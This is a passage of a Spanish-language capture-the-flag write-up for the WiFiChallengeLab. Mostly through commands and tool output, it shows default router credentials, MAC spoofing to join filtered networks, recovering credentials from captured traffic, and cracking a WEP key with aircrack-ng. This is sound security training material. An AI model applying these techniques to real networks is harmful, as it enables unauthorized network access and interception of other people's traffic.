interfaz Wlan1, con esto realizamos un IP a y nos fijamos en la ip y red que nos encontramos en este caso /24, donde probablemente el router y la gateway se encuentren en la .1

Tras esto, utilizamos la gateway para acceder al router por firefox y como nos dice la actividad utilizaremos los default credentials admin admin, para poder iniciar sesión



Encontrando así la flag.

Continuaremos con la siguiente:




```
root@WiFiChallengeLab:/home/user# airodump-ng wlan0mon -w . --manufacturer --wps --band abg -c 6
01:07:57  Created capture file ".-02.cap".


 CH  6 ][ Elapsed: 6 s ][ 2025-02-05 01:08

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID          MANUFACTURER

 F0:9F:C2:71:22:10  -28   0       67       44    1   6   54   OPN                     wifi-guest     Ubiquiti Networks Inc.
 BE:33:DF:A2:71:D3  -28 100       67        0    0   6   54   WPA2 CCMP   PSK         MiFibra-5-D6G3 Unknown
 F0:9F:C2:71:22:12  -28   0       67       34    1   6   54   WPA2 CCMP   PSK         wifi-mobile    Ubiquiti Networks Inc.
 CE:CB:B1:E6:BF:A8  -28 100       67        0    0   6   54   WPA2 CCMP   PSK         WIFI-JUAN      Unknown

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 (not associated)   64:32:A8:BA:18:42  -29    0 - 1      4        2
 (not associated)   78:C1:A7:BF:72:46  -49    0 - 1     12        6         wifi-offices,Jason
 (not associated)   B4:99:BA:6F:F9:45  -49    0 - 1     12        6         wifi-offices,Jason
 F0:9F:C2:71:22:10  B0:72:BF:44:B0:49  -29   48 -24      0       10
 F0:9F:C2:71:22:10  80:18:44:BF:72:47  -29   18 -18      0       10
 F0:9F:C2:71:22:10  B0:72:BF:B0:78:48  -29    2 -54      0       24
 F0:9F:C2:71:22:12  28:6C:07:6F:F9:43  -29    6 -54      0       34
```

Realizamos el scan de la red en el canal 6 ya que es donde se encuentra wifi-guest

Para acceder a esta red, utilizaremos un archivo .conf con la red a la que queremos conectarnos y la mac de algún usuario que se encuentre en esa red.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

F0:9F:C2:71:22:10  -28   0     1762      901    1   6   54   OPN                     wifi-guest
BE:33:DF:A2:71:D3  -28 100     1762        0    0   6   54   WPA2 CCMP   PSK         MiFibra-5-D6G3
F0:9F:C2:71:22:12  -28   0     1762      764    1   6   54   WPA2 CCMP   PSK         wifi-mobile
CE:CB:B1:E6:BF:A8  -28 100     1762        0    0   6   54   WPA2 CCMP   PSK         WIFI-JUAN

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

(not associated)   64:32:A8:07:6C:40  -29    0 - 1      0        6         AP_router,wifi-corp
(not associated)   64:32:A8:BD:64:54  -29    0 - 1      0        8         wifi-regional-tablets
(not associated)   64:32:A8:BA:6C:41  -29    0 - 1      0        4         wifi-corp
(not associated)   02:00:00:00:03:00  -49    0 - 1      0        6
(not associated)   02:00:00:00:01:00  -49    0 - 1      0        6
(not associated)   02:00:00:00:02:00  -49    0 - 1      0        6
(not associated)   02:00:00:00:06:00  -49    0 - 1      0        6
(not associated)   02:00:00:00:04:00  -49    0 - 1      0        6
(not associated)   02:00:00:00:05:00  -49    0 - 1      0        6
(not associated)   64:32:A8:AC:53:50  -29    0 - 1      0        8         wifi-regional
(not associated)   64:32:A8:A9:DE:55  -29    0 - 1      0        8         wifi-regional-tablets
(not associated)   64:32:A8:BC:53:51  -29    0 - 1      0       32         open-wifi,home-WiFi,WiFi-
(not associated)   64:32:A8:AD:AB:53  -49    0 - 1     42       88         wifi-corp-legacy
(not associated)   64:32:A8:BA:18:42  -29    0 - 1      0        4
(not associated)   78:C1:A7:BF:72:46  -49    0 - 1      0      132         wifi-offices,Jason
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1      0      132         wifi-offices,Jason
F0:9F:C2:71:22:10  B0:72:BF:44:B0:49  -29    6 -12      0      180
F0:9F:C2:71:22:10  80:18:44:BF:72:47  -29    1 - 6      0      180
F0:9F:C2:71:22:10  B0:72:BF:B0:78:48  -29   12 -54      0      540
F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29    1 -54      0       18         wifi-mobile
F0:9F:C2:71:22:12  28:6C:07:6F:F9:43  -29    9 -54      0      738
```

Vamos a copiar la MAC de algún dispositivo que se encuentre en la red para utilizarlo nosotros.

Preparamos el .conf


```
root@WiFiChallengeLab:/home/user# cat wifi.conf
network={
    ssid="wifi-guest"
    key_mgmt=NONE
    scan_ssid=1
}
root@WiFiChallengeLab:/home/user#
```

```
root@WiFiChallengeLab:/home/user# ip link set wlan1 down
root@WiFiChallengeLab:/home/user# macchanger -m B0:72:BF:B0:78:48 wlan1
Current MAC:   02:00:00:00:01:00 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC:       b0:72:bf:b0:78:48 (unknown)
root@WiFiChallengeLab:/home/user# ip link set wlan1 up
root@WiFiChallengeLab:/home/user#
```


```
root@WiFiChallengeLab:/home/user# wpa_supplicant -Dnl80211 -iwlan1 -c wifi.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:10 (SSID='wifi-guest' freq=2437 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:10 (SSID='wifi-guest' freq=2437 MHz)
wlan1: Associated with f0:9f:c2:71:22:10
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:10 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
```


```
root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/b0:72:bf:b0:78:48
Sending on   LPF/wlan1/b0:72:bf:b0:78:48
Sending on   Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0xde93614d)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 4 (xid=0xde93614d)
DHCPOFFER of 192.168.10.53 from 192.168.10.1
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255.255 port 67 (xid=0x4d6193de)
DHCPACK of 192.168.10.53 from 192.168.10.1 (xid=0xde93614d)
bound to 192.168.10.53 -- renewal in 36530 seconds.
```

Con esto creamos la conexión con la red guest gracias al archivo conf y con dhclient obtenemos una ip para obtener la flag de la red.



Abriendo el .cap que obtenemos tras el primer comando, realizamos una busqueda de una petición post, por la cual podamos obtener los credenciales de la web, tras esto iniciamos sesión con free1 y Jyl1iq8UajZ1fEK.


wifi - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Kalihacking
wifi
Home
wifi
Activities
Firefox Web Browser
Feb 5 01:21
user
nzyme - WiFi Defense Sy
WiFi Router Configuration
192.168.10.1/index.php
Welcome free1
Flag:
flag{561004e3f4fd9fe640ecc0c411ac3129a4e08629}
Congratulation! You have logged into password protected page. Click here to Logout.
192.168.10.1
flag{561004e3f4fd9fe640ecc0c411ac3129a4e08629}
OK
LAB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Buscar
2:21
05/02/2025




Realizamos el analisis para saber cuál red es wifi-old

```
CH 102 ][ Elapsed: 36 s ][ 2025-02-05 01:22

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID                 MANUFACTURER

F0:9F:C2:71:22:17  -28       15       30    0  44   54e  WPA2 CCMP   MGT         wifi-global           Ubiquiti Networks Inc.
F0:9F:C2:71:22:16  -28       15        0    0  44   54e  WPA2 CCMP   MGT         wifi-regional         Ubiquiti Networks Inc.
F0:9F:C2:7A:33:28  -28       15        0    0  44   54e  WPA2 CCMP   MGT         wifi-regional-tablets Ubiquiti Networks Inc.
F0:9F:C2:71:22:15  -28       15        0    0  44   54e  WPA2 CCMP   MGT         wifi-corp             Ubiquiti Networks Inc.
F0:9F:C2:71:22:1A  -28       15        0    0  44   54e  WPA2 CCMP   MGT         wifi-corp             Ubiquiti Networks Inc.
F0:9F:C2:1A:CA:25  -28        6        0    0  11   54e  WPA3 CCMP   SAE  0.0    wifi-IT               Ubiquiti Networks Inc.
F0:9F:C2:11:0A:24  -28        6        0    0  11   54e  WPA3 CCMP   SAE  0.0    wifi-management       Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26  -28        6        0    0  11   54   OPN              0.0    <length:  9>          Ubiquiti Networks Inc.
CA:6D:F8:26:A5:AA  -28        9        0    0   9   54   WPA2 TKIP   PSK  0.0    vodafone7123          Unknown
92:47:47:45:1D:11  -28       15        0    0   3   54   WPA2 CCMP   PSK  0.0    MOVISTAR_JYG2         Unknown
F0:9F:C2:71:22:11  -28       15      580    0   3   54   WEP  WEP         0.0    wifi-old              Ubiquiti Networks Inc.
F0:9F:C2:71:22:10  -28       10        2    0   6   54   OPN                     wifi-guest            Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3  -28       10        0    0   6   54   WPA2 CCMP   PSK         MiFibra-5-D6G3        Unknown
F0:9F:C2:71:22:12  -28       10        2    0   6   54   WPA2 CCMP   PSK         wifi-mobile           Ubiquiti Networks Inc.
CE:CB:B1:E6:BF:A8  -28       10        0    0   6   54   WPA2 CCMP   PSK         WIFI-JUAN             Unknown

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

F0:9F:C2:71:22:17  64:32:A8:BC:53:51  -29    6e- 1e     0       36         open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:11  3E:AC:1C:68:13:7A  -29   18 -24      0      580
(not associated)   02:00:00:00:03:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:06:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:04:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:05:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:02:00  -29    0 - 1      0        1
(not associated)   64:32:A8:07:6C:40  -29    0 - 6      0        9         AP_router,wifi-corp
(not associated)   64:32:A8:AD:AB:53  -49    0 - 6     66       18         wifi-corp-legacy
(not associated)   78:C1:A7:BF:72:46  -49    0 - 6     99       27         wifi-offices,Jason
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 6     99       27         wifi-offices,Jason
F0:9F:C2:71:22:10  B0:72:BF:B0:78:48  -29   36 -54      0        3
F0:9F:C2:71:22:12  28:6C:07:6F:F9:43  -29   11 -54      0        2
```

También tenemos una mac asociada a la red por si la necesitamos más adelante.

```
root@WiFiChallengeLab:/home/user# aircrack-ng -b F0:9F:C2:71:22:11 .-03.cap
Reading packets, please wait...
Opening .-03.cap
Read 22446 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.


                                                                    Aircrack-ng 1.7 rev 13e5c460


                                                              [00:00:00] Tested 207 keys (got 17590 IVs)

   KB    depth   byte(vote)
    0    0/  1   11(25856) A7(22272) CC(22272) 03(22016) 59(22016) B3(22016) FB(22016) 1B(21504) 29(21504) 84(21504) 8A(21504) DB(21504) 0E(21248) BD(21248)
    1    0/  2   79(25856) CC(23040) 5F(22784) AD(22528) CA(22272) 1B(22016) 4A(21760) CE(21760) DD(21760) A2(21504) C3(21504) 0D(21248) E9(21248) 14(20992)
    2    0/  8   33(24576) A2(23552) 41(22528) 84(22272) 86(22272) 45(22272) 87(22016) F8(22016) 39(21760) 08(21248) 24(21248) 5B(21248) 81(21248) 95(21248)
    3    2/  4   CD(23552) 6A(22784) 2C(22016) BD(22016) 90(21760) 71(21504) 8F(21504) 0A(21248) 65(20992) 89(20992) A1(20992) 05(20736) 99(20736) A5(20736)
    4    1/  6   55(24320) C9(23040) 5C(22784) A1(22784) D3(22784) 46(22528) B4(22528) 50(21760) A7(21760) CB(21760) D5(21760) 6E(21504) D1(21504) 63(21248)

                      KEY FOUND! [ 11:BB:33:CD:55 ]
      Decrypted correctly: 100%
```

Usando el bssid de la red y el .cap del tráfico podemos desencriptar la contraseña ya que WEP está obsoleto.




Teniendo el conf, solo nos falta cambiarnos la mac y conectarnos a la red, tras esto solicitaremos una ip con dhclient.


```
root@WiFiChallengeLab:/home/user# macchanger -m 3E:AC:1C:68:13:7A ^C
root@WiFiChallengeLab:/home/user# ip link set wlan1 down
root@WiFiChallengeLab:/home/user# macchanger -m 3E:AC:1C:68:13:7A wlan1
Current MAC:   b0:72:bf:b0:78:48 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC:       3e:ac:1c:68:13:7a (unknown)
```

```
root@WiFiChallengeLab:/home/user# wpa_supplicant -Dnl80211 -iwlan1 -c wifi.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:11 (SSID='wifi-old' freq=2422 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:11 (SSID='wifi-old' freq=2422 MHz)
wlan1: Associated with f0:9f:c2:71:22:11
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:11 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
nl80211: send_and_recv->nl_recvmsgs failed: -33
